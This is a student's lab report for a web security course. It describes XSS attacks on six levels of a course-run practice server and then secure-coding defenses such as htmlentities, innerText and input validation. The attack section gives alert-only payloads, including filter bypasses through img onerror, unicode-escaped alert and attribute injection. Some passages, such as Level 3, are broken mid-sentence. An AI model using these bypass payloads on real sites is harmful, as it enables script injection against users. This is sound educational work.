WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Grahika Rampudi

Email: rampudga@mail.uc.edu

Figure 1: Grahika Rampudi

Hackathon 1: Cross-Site Scripting Attacks and Defenses

Overview: This first Hackathon focuses on learning about Cross-Site Scripting (XSS) attacks, identifying code vulnerabilities, applying the OWASP guidelines to our code to ensure proper secure coding practices, and protecting against these attacks. Furthermore, this lab was split up into TASKS. Task 1 deals about attacking http://waph-hackathon.eastus.cloudapp.azure.com/xss/ this URl , which has 6 levels of attacking. The second task is to lessen the impact of XSS attacks by using secure coding techniques, which include input validation and output sanitization. Following the completion of each task, the documentation was completed in markdown format, and a PDF report was generated using the Pandoc tool.

Link to the repository: https://github.com/rampudga/waph-rampudga/blob/main/Hackathons/hackathon1/README.md

Task 1 : ATTACKS

Level 0

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php

attacking script :

```
<script>alert("Level 0 hacked by Grahika Rampudi")</script>
```



Figure 2: Level 0

Level 1

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php

attacking script is passed as a pathvariable at the end of the URL

```
?input=<script>alert("Level 1: Hacked by Grahika Rampudi")</script>
```



Figure 3: Level 1

Level 2

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

This URL has been mapped to a straightforward HTML form>, and the attacking script is passed through the form itself because it is an HTTP request without an input field and does not accept the path variable.

```
<script>alert("Level 2: Hacked by Grahika Rampudi")</script>
```

Source code Guess of echo.php:

```
if(!isset($_POST['inp'])){
   die("{\"error\": \"Please provide 'inp' field in an HTTP POST Request\"}");
echo $_POST['inp'];
```



Figure 4: Level 2

Level 3

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php

If the input variable is passed directly, this level filters the {

pt>

Source code Guess of echo.php:

str_replace(['

'],'', $input)

\pagebreak

Level 4

URL : [http://waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php](http://waph-hack

This level filters `<script>` tag clompletely .i.e even if passed by breaking the string a
```JS
?input=<img%20src="..."
    onerror="alert(Level 4: Hacked by Grahika Rampudi)">
```

Source code guess of echo.php:

```php
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)) {
    exit('{"error": "No \'script\' is allowed!"}');
    }
else
    echo($data);
```



Figure 5: Level 4

Level 5

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php

In this level both `<script>` tag and `alert()` methods are filtered . For raising the popup alert , I have used a combination of unicode encoding and onerror() method of `<img>` tag.

```
?input=<img src="invalid"
    onerror="\u0061lert(Level 5: Hacked By Grahika Rampudi)">
```



Figure 6: Level 5

One other method I've tried is to use the {} tag to reroute this URL to the Level1 URL. then, using the same method as in Level 1, I have set off the alert from Level 1.

```
?input=<a href=https://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php"
        >Execute echo.php</a>
```

source code guess of echo.php:

```
$data = $_GET['input']
if (preg_match('/<script\b[^>]*>(.*?)<\/script>/is', $data)
            || stripos($data, 'alert') !== false) {
    exit('{"error": "No \'script\' is allowed!"}');
    }
else
    echo($data);
```



Figure 7: Level 5 using `<a>`tag

Level 6

URL : http://waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php

This level does take the input , but it i assume this source code uses htmlentities() method to convert all applicable characters to their corresponding HTML entities. This ensures that the user input is displayed purely as text on the webpage.

Popping an alert on a webpage in this scenario can be acheived by using javascript eventListeners such as onmouseover(), onclick(), onkeyup() etc. I have used the onkeyup() eventlistener which creates the alert on the webpage whenever a key is pressed in the input field.

```
/" onkeyup="alert('Level 6 : Hacked by Grahika Rampudi')"
```

This will append to the code and manipulate the input form element as follows when the aforementioned script is passed in the URL.

```
<form action="/xss/level6/echo.php/"
    onkeyup="alert('Level 6 : Hacked by Grahika Rampudi')" method="POST">
  Input:<input type="text" name="input" />
  <input type="submit" name="Submit"/>
```

source code guess of echo.php:

```
echo htmlentities($_REQUEST('input'));
```



Figure 8: Level 6



Figure 9: Level 6 after injecting XSS code

TASK 2 : DEFENSE

A . echo.php

In Lab 1, the echo.php file was updated, input validation was added, and XSS defence code was added.First, the input is examined to see if it is empty; if it is, PHP is terminated. The text is displayed on the webpage solely as text if the input is valid. This is accomplished by using the htmlentities() method to sanitise the input and convert it to the appropriate characters in HTML.

Figure 10: Defense echo.php

```
if(empty($_REQUEST["data"])){
        exit("please enter the input field 'data'");
        }
    $input=htmlentities($_REQUEST["data"]);
    echo ("The input from the request is <strong>" .$input. "</strong>.<br>");
```

B . Lab 2 front-end part

The waph-rampudga.html code underwent a comprehensive revision process, and the external input points were identified. Each of these inputs was verified, and the output texts were cleaned.

i) The input data is checked for accuracy for both the HTTP GET and POST request forms. The user must input text before the request can be executed thanks to the addition of a new function called validateInput().

Figure 11: Defense waph-rampudga.html



Figure 12: Validating HTTP requests input

ii) `.innerHTML` was converted to `.innerText` wherever HTML rendering si not needed and only plain text is displayed.



Figure 13: modifying innerHTML to innerText

iii) To guard against cross-site scripting attacks, a new function called encodeInput() has been created to sanitise the response by transforming special characters into the appropriate HTML entities before being inserted into the HTML document. This renders the content unexecutable and textual. The content is added to the newly created element as innerText in this code, which creates a new div element. It is subsequently given back as the HTML content.

```
function encodeInput(input){
            const encodedData = document.createElement('div');
            encodedData.innerText=input;
            return encodedData.innerHTML;
        }
```

Showing **1 changed file** with **28 additions** and **5 deletions**.

Whitespace | Ignore whitespace | Split | Unified

```
44  44                  document.getElementById('digit-clock').innerHTML= 'Current time: ' + new Date();
45  45          }
46  46          setInterval(displayTime, 500);
    47  +       function validateInput(inputId){
    48  +               var input = document.getElementById(inputId).value;
    49  +               if(input.length ===0){
    50  +                       alert("Please enter some text");
    51  +               return false;
    52  +               }
    53  +               return true;
    54  +       }
    55  +       function encodeInput(input){
    56  +               const encodedData = document.createElement('div');
    57  +               encodedData.innerText=input;
    58  +               return encodedData.innerHTML;
    59  +       }
    60  +
47  61  </script>
48  62  <canvas id="analog-clock" width="150" height="150" style= "background-color:#999"></canvas>
49  63  <script src="clock.js"></script>
    ↓
    ↑   @@ -98,7 +112,7 @@ <h3>Student: Grahika Rampudi</h3>
98  112     xhttp.onreadystatechange = function() {
99  113         if( this.readyState == 4 && this.status == 200){
100 114             console.log("received data="+xhttp.responseText);
101     -       document.getElementById("response").innerHTML="Response from server by Grahika Rampudi" + xhttp.responseText;
    115 +       document.getElementById("response").innerHTML=encodeInput(xhttp.responseText);
102 116     }
103 117 }
104 118 xhttp.open("GET", "echo.php?data=".input, true); //note TRUE
```

Figure 14: encodeInput() & validateInput() functions

iv) for the API https://v2.jokeapi.dev/joke/Programming?type=single which is used to retrieve Jokes. new validations have been added to check if the recivied result and result.joke in the JSON are not empty. if it is null and error text is thrown.

```
if (result && result.joke) {
        var encodedJoke = encodeInput(result.joke);
        $("#response").text("Programming joke of the day: " +encodedJoke);
                }
else{
         $("#response").text("Could not retrieve a joke at this time.");
}
```



Figure 15: handling Joke API and Guess age API

v) For the received result is verified to not be empty or zero using the asynchronous function guessAge(). Furthermore, it is verified that the user-inputted data is not null or empty. In each of the two cases, an error message appears.

```
if(result.age==null || result.age==0)
   return $("#response")
   .text("Sorry, the webserver threw an error cannot retrieve your age");
$("#response").text("Hello "+name+" ,your age should be "+result.age);
```

**********END**********